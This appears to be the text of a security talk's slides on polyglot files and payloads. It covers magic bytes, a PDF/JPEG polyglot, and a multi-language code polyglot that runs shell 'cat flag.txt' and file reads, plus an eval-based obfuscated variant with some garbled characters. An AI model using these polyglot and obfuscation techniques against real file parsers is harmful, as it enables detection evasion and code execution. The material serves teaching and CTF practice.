Polyglottic payloads and some scary things you can do with them

Wyv
github.com/WyvDoesDev

What exactly is a polyglot?

Most of you probably know this word as someone who speaks multiple languages and in tech it’s not much different!

2 main types

- File polyglots
- text/code polyglots

Magic bytes!

- First step to learn how file polyglots work is understanding magic bytes

(ImHex my beloved <3)

Usually the first few bytes of a file, helps tools determine the filetype, Gary Kessler's(GCK) file signature table is useful for this

- 0xFF-D8-FF-E0 — Standard JPEG/JFIF file, as shown below.
- 0xFF-D8-FF-E1 — Standard JPEG file with Exif metadata, as shown below.
- 0xFF-D8-FF-E2 — Canon Camera Image File Format (CIFF) JPEG file (formerly used by some EOS and Powershot cameras).
- 0xFF-D8-FF-E8 — Still Picture Interchange File Format (SPIFF), as shown below.


```
FF D8 FF E0 xx xx 4A 46          ÿØÿà..JF
49 46 00                         IF.
```

JFIF, JPE, JPEG, JPG JPEG/JFIF graphics file


Trailer: FF D9 (ÿÙ)

PDF/JPEG polyglot


Magic bytes indicate start of jpeg file



PDF format does not require their “magic bytes” to be at the top so after initializing required data + length we can pass our pdf header initializing start of pdf



From here we can use pdf data streams to include the image in our pdf as well and include our end of file (EOF) signature



Code polyglots

- Done by abusing comment systems and other things
- Can be used for exploitation as a catch all when you don’t know the stack

Below code runs in C/C++/PHP/Ruby/Perl/Python and reads the content of flag.txt except when ran in python where it reruns itself in perl which you can chain together

```
#define a "cat flag.txt"
#define b "cat flag.txt"
#include/*
q="""*/<stdlib.h>
int main(){if(sizeof('C') - 1) system(a);
    else   {system(b);}} /*=;
print`cat flag.txt`#";print(File.open("flag.txt").read)#""";import subprocess; subprocess.run(['perl', 'test.py'])#"<?
php echo file_get_contents("flag.txt");?>#*/
```

Obfuscation is scary!

Obfuscation can make code polyglots harder to read and decode

- Instead of having to deobfuscate 1 programming language you can split it into 6 different obfuscations
- With some extra preventative measures you can make it hard to dynamically analyze too

```
#define a "cat flag.txt"
#define b "cat flag.txt"
#include/*
q="""*/<stdlib.h>
int main(){if(sizeof('C') - 1) system(a);
    else   {system(b);}} /*=;
print`cat flag.txt`#";print(File.open("flag.txt").read)#""";import subprocess; l111lll_opy_ = sys.version_info[0] == 2;
l11ll1_opy_ = 2048; l11l111l_opy_ = 7; l1l111l_opy_ = lambda l1l11ll_opy_: eval("".join([chr(ord(char) - l11ll1_opy_ -
(l1lllllll_opy_ + ord(l1l11ll_opy_[-1]) % len(l1l11ll_opy_)) % l11l111l_opy_) for l1lllllll_opy_, char in
enumerate(l1l11ll_opy_[:-1])])) if not l111lll_opy_ else eval("".join([unichr(ord(char) - l11ll1_opy_ - (l1lllllll_opy_
+ ord(l1l11ll_opy_[-1]) % len(l1l11ll_opy_)) % l11l111l_opy_) for l1lllllll_opy_, char in
enumerate(l1l11ll_opy_[:-1])])); subprocess.run([l1l111l_opy_ (u"□□□□□"), l1l111l_opy_ (u"□□□□□□□□"")])#"<?php echo
file_get_contents("flag.txt");?>#*/
```

Why polyglots?

- Can sometimes exploit badly written file parsers due to unknowingly running a different file type other than ones on the allowlist
- Can lead to crashes in the best case and Untrusted Code Execution in the worst case
- Lots of different variations; flexible payloads
- Can exploit vulnerabilities in multiple stacks
- Can bypass detection due to the complexity of the file/payload

References/tools

https://github.com/WerWolv/ImHex - ImHex preferred hex editor with built in pattern matching and more

https://www.garykessler.net/library/file_sigs.html - GCK's for more info on file signatures (wikipedia also helps)

POC || GTFO 0x07 for different polyglots

Socials:

BlueSky: wyvdoesdev.bsky.social

Github: https://github.com/WyvDoesDev